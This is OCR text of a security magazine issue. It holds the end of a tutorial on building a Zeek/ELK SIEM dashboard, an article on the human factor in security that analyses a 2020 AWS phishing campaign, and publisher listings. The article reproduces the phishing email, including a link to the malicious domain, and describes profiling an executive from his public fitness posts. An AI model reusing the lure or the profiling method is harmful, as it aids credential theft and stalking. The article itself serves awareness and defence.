


This dashboard is empty. Let's fill it up!


Click the Add button in the menu bar above to add a visualization to the dashboard.

If you haven't set up any visualizations yet, visit the Visualize app to create your first visualization.

Note: You will get an output similar to the following. In order to move the panes around just click the top portion in the area where I highlighted, and you can also drag the dotted edges and re-size the panes. You can arrange this area any way you like, play around with it and see how you want it. You can click add up top and add more panes too.


Dashboard / Editing New Dashboard (unsaved)
Save Cancel Add Options Share
Search
KQL
Apr 20, 2020 @ 00:00:00. → Apr 21, 2020 @ 00:00:00.
Refre
+ Add filter
CSI-SIEM GeoIP Unique Count
CSI-SIEM GeoIP Heat-Map
Unique count of geoip.location
1 - 1.25
1.25 - 1.5
1.5 - 1.75
1.75 - 2
CSI - SIEM [Zeek] Top Network Applications
dns
ssl
SSL
dhcp
CSI -SIEM [Zeek] Top Network Traffic Generation
192.168.1.12
192.168.1.3
192.168.1.21
192.168.1.1
192.168.1.15
192.168.1.5
CSI-SIEM [Zeek] Average Missed Bytes
0 - 50
50 - 75
75 - 100
CSI - SIEM [Zeek] Top Network Traffic Destination
224.0.0.251
192.168.1.20
ff02::fb
192.168.1.18
169.254.169.254
192.168.1.1


I added a highlight to the corner where you need to drag to re-size the panes as follows:


Save Cancel Add Options Share
Search
KQL
Apr 20, 2020 @ 00:00:00. → Apr 21, 2020 @ 00:00:00.
Refresh
+ Add filter
CSI-SIEM GeoIP Unique Count
CSI-SIEM GeoIP Heat-Map
Unique count of geoip.location
1 - 1.25
1.25 - 1.5
1.5 - 1.75
1.75 - 2
CSI - [SIEM] Notices Generated
Notices 0
per 10 minutes
00:00
03:00
06:00
09:00
12:00
15:00
18:00
21:00


Now your dashboard is complete, we need to save the dashboard.

Saving the Dashboard

Left Click Save:



Left Click the title and **Type** the title you want to use, and **Left Click Save**:


Save dashboard


Title: SIEM Dashboard

Description

Store time with dashboard

This changes the time filter to the currently selected time each time this dashboard is loaded.

Now when you go to the Dashboards menu you will see your dashboard:


Dashboards

Search...

Title	Description
CSI - SIEM [Zeek] Dashboard	
SIEM Dashboard	
[Filebeat AWS] S3 Server Access Log Overview	Filebeat AWS S3 Server Access Log Ov
[Filebeat Apache] Access and error logs ECS	Filebeat Apache module dashboard
[Filebeat Auditd] Audit Events ECS	Dashboard for the Auditd Filebeat module
	This dashboard provides expanded alerts overview for

That concludes the entire ELK Stack SIEM process. We learned how to set up Zeek (Bro), PF_Ring, ElasticSearch, Logstash, Filebeat, Kibana, and create a SIEM Dashboard. I challenge you to continue to create and modify your ELK Stack and use it to the best of your ability.

AWS Phishing

Layer 8

By

Nitin Sharma

Introduction

At the source of every error which is blamed on the computer, you will find at least two human errors, one of which is the error of blaming it on the computer.
- Tom Gilb

Cybersecurity is evolving at a rapid pace and so is the pace of Threat Landscape today. Sophisticated cyber-attacks are capable of bringing down enormous business empires. Staying resilient, responding intelligently and recovering quickly are the major aspects organizations are looking in cybersecurity enthusiasts. However, there is no change in human nature.


Photo by Chris Yang on Unsplash

All the technologies and inventions till date are considered as a boon for mankind. Instead of acting as enablers or force multipliers, these could go wrong with simple human error. Even the smartest ever solutions, need human intervention for successful operation thus becoming highly prone to human errors. Manipulation of human behavior creating new normal, to make them to believe in something, is psychologically possible too. One can say, people are an organization's most valuable asset, but they can also be its greatest vulnerability.

With all such scenarios keeping in mind, some additional layers to OSI model have been defined and adopted informally.

Extended OSI Model

Bruce Schneier and the company RSA Security LLC invented the concept of layers above the OSI layer. [1]



Extended OSI Model

As far as we have discussed about the 7-layer abstract model which describes an architecture of data communications for networked computers, the concern remains solely from technical perspective. To induce the feel of human intervention, these three layers were added [2],

1. **Layer 8 (Individual/Human Layer)** covers the realm for human interactions where people deal with technology interfaces. This is where we engineer solutions and architectures which allow for the human factors, psychology, and sociology. E.g. DLP (Data Loss Prevention Solution).
2. **Layer 9 (Organization Layer)** covers the modularity aspect of people involved in business who work in a collective fashion to deal with technical aspects. Organizations are complex entities, and few people indeed have a handle on just how complex they are. As they get larger, organizational complexity increases exponentially against linear organization growth, because the number of linkages, data flows and relationships exponentially multiply. Example includes eGRC (Governance, Risk and Compliance) solutions like RSA Archer.
3. **Layer 10 (Legal and Compliance Layer)** covers the legal aspect of human involvement which encompasses technology layers with a set of compliance rules to be met. This is where an organization – government or non-government – specifies requirements which the organization must comply with. Often there are penalties for non-compliance, and sometimes those penalties drive controls right down the stack.

The primary concern for adding these layers is to bring user-in-the-loop factor to the traditional OSI model. Considering from a security perspective, let's assume a bank is going to be robbed. To achieve this, hackers target banking servers to attack. While attacking, they will not be able to bypass the banking firewalls, IDSs, IPSs. Now, they want another way for information to get into the banking servers. The prime target for such kind of attacks are people who work in that bank. Hackers will observe, follow, and extract the information from the behavior of bank employees. These all aspects are covered in a single term called Social Engineering which is an art of manipulating people. The extended OSI model comes to rescue when considering social engineering and similar attempts.

Layer 8: Perspective and Use Cases

Layer 8 hypothesis include all user errors to be considered while managing troubleshooting efforts. When the users do not know about the solution to a problem, they try to judge and devise their own solutions and commit mistakes. This is one of the causes and use cases for Layer 8. However, it does not mean that everything is done unknowingly – "BY MISTAKE". When people go beyond authorized well defined rules trying to help someone or to achieve early completion of assigned tasks, they commit human errors knowingly.

In a web-application, when someone input a wrong field value in a form, he often sees it as, not found, or non-applicable upon submission of form. Even if he knows this, and he will submit a series of such values, once he will reach a point to be able to break into the application, irrespective of the time and process constraints. If you observe the minute details, this time constraint could be reduced, and process constraint could be improved. In Layer 8, the same applies to human behavior which acts as a web application form field, give the input, observe the output, and improvise upon this.

We have more often heard about the acronyms generally utilized to cite "USER ERROR" in a more anticipated and humorous fashion like,

- Fault Isolated in Layer 8
- Problem in Chair, Not in Computer (PICNIC)
- Problem Exists between Keyboard and Chair (PEBKAC)
- Code 18 Error which implies problem is sitting about 18" away from the screen.

Some more Layer 8 use cases include,

- Employees who find a prepared USB stick in the company car park and plug it into the USB slot of a company computer.
- Users who receive a telephone call where the other person pretends to be their boss and advises an urgent bank transfer.
- The careless handling of classic phishing emails containing malicious content.

Layer 8: The OSINT Connection

Open-Source intelligence (OSINT) are gathered from open sources, the publicly available information. OSINT can be further segmented by the source type: Internet/General, Scientific/Technical, and various HUMINT specialties, e.g. trade shows, association, meetings, and interviews.

Human beings are "social animal". Aspects, definable as social, such as self-representation, community and interaction are classical of real life, common to everyone, even though they also deeply define the online behavior of the same people whom equally feel the necessity to create a self-representation in the world they live in (real or virtual), to build up ties with who is around (real or virtual subjects) and to interact with the people sharing common experiences. [3]

In the online world, tools such as retweet, likes and shares have been adapted to facilitate a complex system of indirect methods to get in touch with the other. Obviously, there is nothing wrong in this. And this is great to amplify or diffuse the message to the public, to entertain or inform a specific audience, to comment a tweet, re-posting it and adding new contents, to demonstrate the presence as listener, etc. However, if you orient towards the perspective of an intelligence analyst, this could be really interesting. For example, a bank executive from ABC bank often tweets about his daily running status 9 am every morning and a running posture excerpt from a fitness running app.


Interesting things that one can observe from this daily activity includes,

- Estimate of his/her morning schedule.
- Estimate of track information for his running.

[Bit more information]

- Where he/she lives?
- Where he/she took a break on the way to his home?
- How many break intervals during long running schedules?
- How much time is he/she out of his house?
- At how much pace, he/she can run?

See the following sample tweet.



Morning Run

Distance
1.91 mi

Avg Pace
15:00 /mi

Moving Time
28:40

Elevation Gain
43 ft


Utility of all such instances is vital when aggregated and correlated for predicting behaviors of concern. The inevitable surveillance of personal data might result in harmful or malicious circumstances with the technology combinations and OSINT and can make businesses to bear huge losses.

Analysis: AWS Phishing Campaign

Phishing is a classic example of the failure to engineer strong Layer 8 solutions. Most of the people receive emails from organizations which invite the receiver of email to log into portals using links embedded in the email, which don't go to the organization's main website. Those logins often aren't protected by SSL/TLS or use in-house CAs.

AWS Phishing Campaign is a very recent example where attackers tried to steal AWS accounts through phishing. [Detected by researchers from Cado Security [4] and Abnormal Security [5]]

1. The attack was seen in the mid of May, 2020 in which people received phishing emails from attackers disguised as AWS Support.



verify your account

Support-AWS <support@[redacted]>
To Undisclosed recipients:

Mon 27/04/2020 03:21

Dear Customer,

We haven't heard back from you regarding case 238940for a while. For continued support regarding the same issue, you can contact us any time using the following URL:
https://console.aws.com/support/home?#/case/?caseId=238940&displayId=238940&language=en
<https://clicktime.symantec.com/3PfmBnuPL25M8Eypoy8dvth7Vc?u=https%3A%2F%2Fhowitfix.com%2Fcpl>

Please note that no action is required on your part if you wish this case to be resolved. However, if you want to close this case yourself, you could do so via the Support Center. If we haven't heard back from you within the next 48 hours we will mark the case as Resolved, although you can re-open the case any time using the link above.

Best Regards,

A.w.S Web Services

To contact us again about this case, please return to the AWS Support Center using the following URL:


https://console.aws.com/support/home?#/case/?caseId=238940&displayId=238940&language=en
<https://clicktime.symantec.com/3PfmBnuPL25M8Eypoy8dvth7Vc?u=https%3A%2F%2Fhowitfix.com%2Fcpl>

(If you will connect by federation, log in before following the link.)

*Please note: this e-mail was sent from an address that cannot accept incoming e-mail. Please use the link above if you need to contact us again about this same issue.

A.w.S Web Services, Inc. is a subsidiary of A.w.S.com, Inc. Aw.S.com is a registered trademark of A.w.S.com, Inc.

2. The links present in the email sends the user to "howitfix[.]com/app/aws - which is an AWS phishing page hosted on a compromised server.



aws

Sign in

Email address of your AWS account


Or to sign in as an IAM user, enter your account ID or account alias instead.

AWS Accounts Include 12 Months of Free Tier Access

Including use of Amazon EC2, Amazon S3, and Amazon DynamoDB

Visit aws.amazon.com/free for full offer terms

3. Researchers discovered that it was not an isolated attack. A network of AWS Phishing sites were using exactly the same AWS phishing template, served from compromised domains.



The investigation revealed that phishing emails are being sent from rented server, using an email address from an Irish web-hosting company.

Consequences and Compromise:

The victims when click the phishing email link will be redirected to an AWS Phishing page – a look alike with AWS login page. Submitting user credentials for an AWS account will result in a user compromise with all the resources an AWS IAM user has access to. However, submitting Root login credentials will compromise complete AWS account.

These compromised AWS accounts will be traded for as little as $4 (for free tier account) onwards. Also, these accounts could be utilized for phishing via Amazon Simple Email Service (SES).

Lessons Learnt

The Extended OSI Model has advantages when considering the other 3 layers while defining the IT security policies for an organization. Defining AUPs and restricting the control definitions appropriately provides an opportunity to monitor employees and their workflow.

OSINT philosophy and usage with Human Interaction Layer is a great way to find out and fulfilling the gaps in an IT security strategy. There is a need to think about business personnel as an integral part of organizational security aspect, such that both the personnel's as well as organizational security concerns will be considered. Security awareness trainings, phishing email exercises, etc. are some of the measures to follow and tighten the enterprise security posture.

We have seen the example for AWS Phishing Campaign which was carried recently. Now, that keeping in mind one can think of Google Cloud Platform Phishing Campaign or may be Azure next. There is no limit to social engineering as it always come up beyond one's expectation and imagination.

References

[1] Is it possible to Monitor OSI Model Layer 8, Sascha Neumeier, IT Insights, Paessler. Published on Sept. 9, 2019, Last Updated on June 15, 2020. Last Accessed on June 30, 2020. - blog.paessler.com/is-it-possible-to-monitor-osi-model-layer-8
[2] Engineering Security Solutions at Layer 8 and Above, Sam Curry. Published on Dec. 7, 2010. Last Accessed on June 30, 2020. - web.archive.org/web/20130524214239/blogs.rsa.com/engineering-security-solutions-at-layer-8-and-above/
[3] From SOCMINT to Digital Humint: re-frame the use of social media within the Intelligence Cycle, Marco Lombardi, Todd Rosenblum, Alessandro Burato. Last Accessed on June 30, 2020. - fondazionedegasperi.org/wp-content/uploads/2016/10/Paper-From-SOCMINT-to-Digital.pdf
[4] An ongoing AWS Phishing Campaign, Chris and James, cadosecurity.com. Published on Jun. 11, 2020. Last Accessed on June 30, 2020. - cadosecurity.com/2020/06/11/an-ongoing-aws-phishing-campaign/
[5] Abnormal Attack Stories: AWS Phishing, abnormalsecurity.com. Published on May 27, 2020. Last Accessed on June 30, 2020. - abnormalsecurity.com/blog/abnormal-attack-stories-aws-phishing/

CIR Contributors

Amy Martin, Editor
Carlyle Collins, Editor
Daniel Traci, Editor/Design
Jeremy Martin, Editor/Author
Richard K. Medlin, Editor/Author
Nitin Sharma, Editor/Author
Justin Casey, Author
LaShanda Edwards, Author
Mossaraf Zaman Khan, Author
Ambadi MP, Author

If you are interested in writing an article or walkthrough for the Cyber Intelligence Report, please send an email to cir@InformationWarfareCenter.com

If you are interested in contributing to the CSI Linux project, please send an email to: csilinx@informationwarfarecenter.com

I wanted to take a moment to discuss some of the projects we are working on here at the Information Warfare Center. They are a combination of commercial, community driven, & Open Source projects.

Cyber WAR (Weekly Awareness Report)

Everyone needs a good source for Threat Intelligence and the Cyber WAR is one resource that brings together over a dozen other data feeds into one place. It contains the latest news, tools, malware, and other security related information.

InformationWarfareCenter.com/CIR

CSI Linux (Community Linux Distro)

CSI Linux is a freely downloadable Linux distribution that focuses on Open Source Intelligence (OSINT) investigation, traditional Digital Forensics, and Incident Response (DFIR), and Cover Communications with suspects and informants. This distribution was designed to help Law Enforcement with Online Investigations but has evolved and has been released to help anyone investigate both online and on the dark webs with relative security and peace of mind.

At the time of this publication, CSI Linux 2020.3 was released.

CSILinux.com

Cyber “Live Fire” Range (Linux Distro)

This is a commercial environment designed for both Cyber Incident Response Teams (CIRT) and Penetration Testers alike. This product is a standalone bootable external drive that allows you to practice both DFIR and Pentesting on an isolated network, so you don’t have to worry about organizational antivirus, IDP/IPS, and SIEMs lighting up like a Christmas tree, causing unneeded paperwork and investigations. This environment incorporates Kali and a list of vulnerable virtual machines to practice with. This is a great system for offline exercises to help prepare for Certifications like the Pentest+, Licensed Penetration Tester (LPT), and the OSCP.

Cyber Security TV

We are building a site that pulls together Cyber Security videos from various sources to make great content easier to find.

Cyber Secrets

